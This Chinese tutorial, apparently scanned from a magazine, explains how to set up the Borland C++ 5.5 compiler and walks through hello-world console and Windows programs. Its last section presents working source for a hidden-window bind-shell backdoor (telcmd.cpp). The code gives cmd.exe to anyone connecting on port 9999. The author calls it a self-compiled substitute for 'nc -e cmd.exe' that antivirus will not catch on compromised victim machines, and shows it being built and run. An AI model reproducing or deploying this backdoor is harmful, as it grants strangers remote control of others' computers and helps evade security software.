Borland C++ Builder Compiler 5.5与Borland C++ Builder Compiler 5.6的用法差不多，下面我们以Borland C++ Builder Compiler 5.5为例进行讲解（因为它小巧且很容易下载得到）。

Borland C++ Builder Compiler 5.5的安装很容易，双击安装文件，按照提示一步步进行安装，默认安装位置c:\Borland\Bcc55，如图3。

但是安装好的Borland C++ Builder Compiler 5.5 要想正常使用还要进行手工的配置才行。

在Win98系统下：

将path=c:\Borland\Bcc55\bin 加入到autoexec.bat中。

在Win2000系统下：

右键“我的电脑”->“属性”->“高级”->“环境变量”，如图4，如果已经有了PATH，那么将c:\Borland\Bcc55\bin加上，否则就新建一个PATH变量。




图4

配置好环境变量以后，接下来对Borland C++ Builder Compiler 5.5的编译环境进行配置。

在 c:\Borland\Bcc5.5\bin 目录下新建两个文件：bcc32.cfg 和 ilink32.cfg。

在 bcc32.cfg 文件中加入：

-I"c:\borland\BCC55\Include";

-L"c:\borland\BCC55\Lib";

用于编译时寻找头文件。

在 ilink32.cfg 文件中加入：

-L"c:\borland\BCC55\Lib";

用于链接时寻找库文件。

完成以上的配置以后，就可以在命令行下的任意地方用bcc32.exe编译器来对程序代码进行编译了。

二、编译实战

现在让我们来看一下，如何使用 bcc32.exe 来编译程序。

1、编译DOS模式下的程序

新建一个文件名为 hello.cpp 的文件，内容如下：

```
#include <stdio.h>
int main()
{
printf("Hello World ");
return 0;
}
```

在DOS窗口下输入bcc32 Hello回车，如图5。




图 5

接着运行编译生成的**hello.exe**，会看到输出结果 "Hello World"，如图 6。




图 6

说明编译成功！得到的hello.exe程序进行一切正常。

2、编译Windows模式下的程序

例（1）：新建一个文件名为hellowin.cpp的文件，内容如下：

```
#include <windows.h>
# pragma argsused
WINAPI WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR lpCmdLine,
int nCmdShow)
{
MessageBox(NULL, " Hello World ", " ",
MB_OK);
return 0;
}
```

在DOS窗口下输入**bcc32 -tW Hello**回车，记住编译 Windows 模式下的程序，一定要用参数

"-tW"，如图 7。

双击编译生成的 hello.exe 文件。

弹出对话框 Hello World，如图 8。

```
命令提示符
2003-10-23  22:09               393,216 hellowin.tds
               3 个文件        397,140 字节
               3 个目录  1,786,462,208 可用字节

F:\bc\test>dir
 驱动器 F 中的卷是 BAK
 卷的序列号是 6F6B-DEFD

 F:\bc\test 的目录

2002-06-30  08:41       <DIR>          .
2002-06-30  08:41       <DIR>          ..
2003-10-23  22:07                  209 hellowin.cpp
2003-10-23  22:08       <DIR>          ba
2003-10-23  22:09                3,715 hellowin.obj
2003-10-23  22:09              393,216 hellowin.tds
               3 个文件        397,140 字节
               3 个目录  1,786,462,208 可用字节

F:\bc\test>bcc32 -tW hellowin
Borland C++ 5.5.1 for Win32 Copyright (c) 1993, 2000 Borland
hellowin.cpp:
Turbo Incremental Link 5.60 Copyright (c) 1997-2002 Borland

F:\bc\test>
```

图 7




图 8

例（2）：建立一个 Windows 主窗口的程序，新建一个文件名为 window.cpp 的文件，内容如下：

```
#include <windows.h>
LPSTR lpszAppName="Ma first Windows window ";
HINSTANCE hInst;
HWND hWnd;
LONG WINAPI WndProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam);
int APIENTRY WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPTSTR lpCmdLine, int nCmdShow)
{
MSG msg;
WNDCLASS cls;
cls.hInstance = hInstance;
cls.lpszMenuName = lpszAppName;
cls.lpszClassName = lpszAppName;
cls.hIcon = LoadIcon(NULL, IDI_EXCLAMATION);
cls.hCursor = LoadCursor(NULL, IDC_ARROW);
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW+1);
cls.style = CS_VREDRAW | CS_HREDRAW;
cls.lpfnWndProc = (WNDPROC)WndProc;
cls.cbWndExtra = 0;
cls.cbClsExtra = 0;
if (!RegisterClass(& cls))
return(FALSE);
hInst = hInstance;
hWnd = CreateWindow (lpszAppName, lpszAppName, WS_OVERLAPPEDWINDOW, 50, 50, 640, 470, NULL, NULL, hInst, NULL);
if ( !hWnd )
return(FALSE);
ShowWindow(hWnd, nCmdShow);
UpdateWindow(hWnd);
while(GetMessage(& msg, NULL, 0, 0))
{
TranslateMessage(& msg);
DispatchMessage(& msg);
}
return(msg.wParam);
}
LONG WINAPI WndProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam)
{
switch(uMsg)
{
case WM_CLOSE:
{
```

```
    DestroyWindow(hWnd);
    };
    break;
    case WM_DESTROY:
    {
    PostQuitMessage(0);
    };
    break;
    case WM_QUERYENDSESSION:
    {
    DestroyWindow(hWnd);
    };
    break;
    default:
    return DefWindowProc(hWnd, uMsg,
wParam, lParam);
    };
    return 0;
    }
```

在DOS窗口下输入**bcc32 -tW windows**回车。然后双击编译生成的windows.exe文件。弹出程序主窗口“My first Windows window”，如图9。




图9

经过上面的讲解大家应该对怎么用Borland C++ Builder Compiler编译程序有了一定的了解。下面就让我们来打造自己的第一个黑客程序吧！

新建一个名为telcmd.cpp的文件，内容如下：

```
    #include <stdio.h>
    #include <winsock.h>
    #define USE_MINIMAL_SIZE
    #define PORT 9999
    // make this high enough that most of
the data can be read at once
    #define BUFSIZE 8192
    // this should be high enough so that if
a command like "dir" is executed, the command
has a
    // chance to complete. a lower value can
be used if there is a low network latency.
    #define SLEEP_TIME 500 // time in mil-
liseconds to wait before reading data
    void main(int argc, char* argv[])
    {
        register int numbytes;
        int socklen;
        char *membuf;
            SECURITY_ATTRIBUTES
security_attributes;
        STARTUPINFO startup_info;
            HANDLE StdOutputRead,
StdOutputWrite, StdInputRead, StdInputWrite;
        WSADATA wsaData;
            SOCKET serverfd =
INVALID_SOCKET, clientfd =
INVALID_SOCKET;
        SOCKADDR_IN serversin, clientsin;
        // Socket initialization
          WSAStartup(MAKEWORD(1, 1),
&wsaData);
        // Allocate the memory buffer it will
use
            membuf = (char *)GlobalAlloc
(GMEM_FIXED | GMEM_ZEROINIT, BUFSIZE);
            serverfd = socket(AF_INET,
SOCK_STREAM, 0);
        memset(&serversin, 0, sizeof(serversin));
        serversin.sin_family = AF_INET;
        serversin.sin_port = htons(PORT);
        int val = 1;
```

```
        setsockopt(serverfd, SOL_SOCKET,
SO_REUSEADDR, (const char *)&val, sizeof
(val));
        bind(serverfd, (LPSOCKADDR)
&serversin, sizeof(serversin));
        listen(serverfd, 0);
        // Set handles to inheritable
        security_attributes.nLength = sizeof
(SECURITY_ATTRIBUTES);
        security_attributes.bInheritHandle =
true;
        security_attributes.lpSecurityDescriptor
= NULL;
    start_server:
        // Setup input and output pipes for
shell
            CreatePipe(&StdOutputRead,
&StdOutputWrite, &security_attributes, 0);
            CreatePipe(&StdInputRead,
&StdInputWrite, &security_attributes, 0);
        // Create a child process that will
inherit the input and output
        // handles of the pipes and have a
hidden window
        GetStartupInfo(&startup_info);
            startup_info.dwFlags =
STARTF_USESHOWWINDOW |
STARTF_USESTDHANDLES;
            startup_info.wShowWindow =
SW_HIDE;
        startup_info.hStdOutput = startup_info.
hStdError = StdOutputWrite;
        startup_info.hStdInput = StdInputRead;
            CreateProcess(NULL, "cmd",
NULL, NULL, true, 0, NULL, NULL,
&startup_info, (PROCESS_INFORMATION *)
&startup_info);
        CloseHandle(StdOutputWrite);
        CloseHandle(StdInputRead);
    accept_new_client:
        // Wait for an incoming connection
        socklen = sizeof(clientsin);
            clientfd = accept(serverfd,
(LPSOCKADDR)&clientsin, &socklen);

    get_cmd_data: // read if there is data
from cmd.exe
        Sleep(500);
        if (!PeekNamedPipe(StdOutputRead,
NULL, 0, NULL, (DWORD *)&numbytes, 0))
goto accept_new_client;
        if (numbytes == 0) goto get_client_data;
        if (!ReadFile(StdOutputRead, membuf,
BUFSIZE, (DWORD *)&numbytes, NULL)) goto
accept_new_client;
        if (send(clientfd, membuf, numbytes,
0) <= 0)
        {
    #ifdef USE_MINIMAL_SIZE
                goto start_server;
    #else
                goto close_server;
    #endif
        }
            goto get_client_data;
    get_client_data: // read new user data and
send it to cmd.exe
        numbytes = recv(clientfd, membuf,
BUFSIZE, 0);
        if (numbytes <= 0)
        {
    #ifdef USE_MINIMAL_SIZE
                goto start_server;
    #else
                goto close_server;
    #endif
        }
        if (!WriteFile(StdInputWrite, membuf,
numbytes, (DWORD *)&numbytes, NULL))
        {
    #ifdef USE_MINIMAL_SIZE
                goto start_server;
    #else
                goto close_server;
    #endif
```

```
    }
        goto get_cmd_data;
    #ifndef USE_MINIMAL_SIZE // this will cause memory leaks and use up open file descriptors
    close_server:
        closesocket(clientfd);
        CloseHandle(StdInputWrite);
        CloseHandle(StdOutputRead);
        goto start_server;
    #endif
```

这是一个后门程序，相当于**nc -l -p 9999 -e cmd.exe**。功能虽然简单，但是由于是自己编译的，所以不会被查杀，而nc老早就已经被查杀了，在绝大多数的肉鸡上都是不能用的。这也是黑客为什么一定要学会编程的一个原因。用自己的后门总是最放心。下面就让我们来编译它。

和前面讲的方法一样，在命令行输入**bcc32 telcmd.cpp**回车，如图10，就可以了。




图10

用Dir命令可以看到生成的telcmd.exe后门程序，如图11。




图11




图12

现在让我们来用一下我们自己编译的后门吧！！在命令行下输入telcmd 回车，这时会停住不动，这是正常的，就像nc 一样，如图12。

重新开一个DOS窗口，输入**netstat -an**，你可以看见，后门端口9999已经成功开启了，如图13！

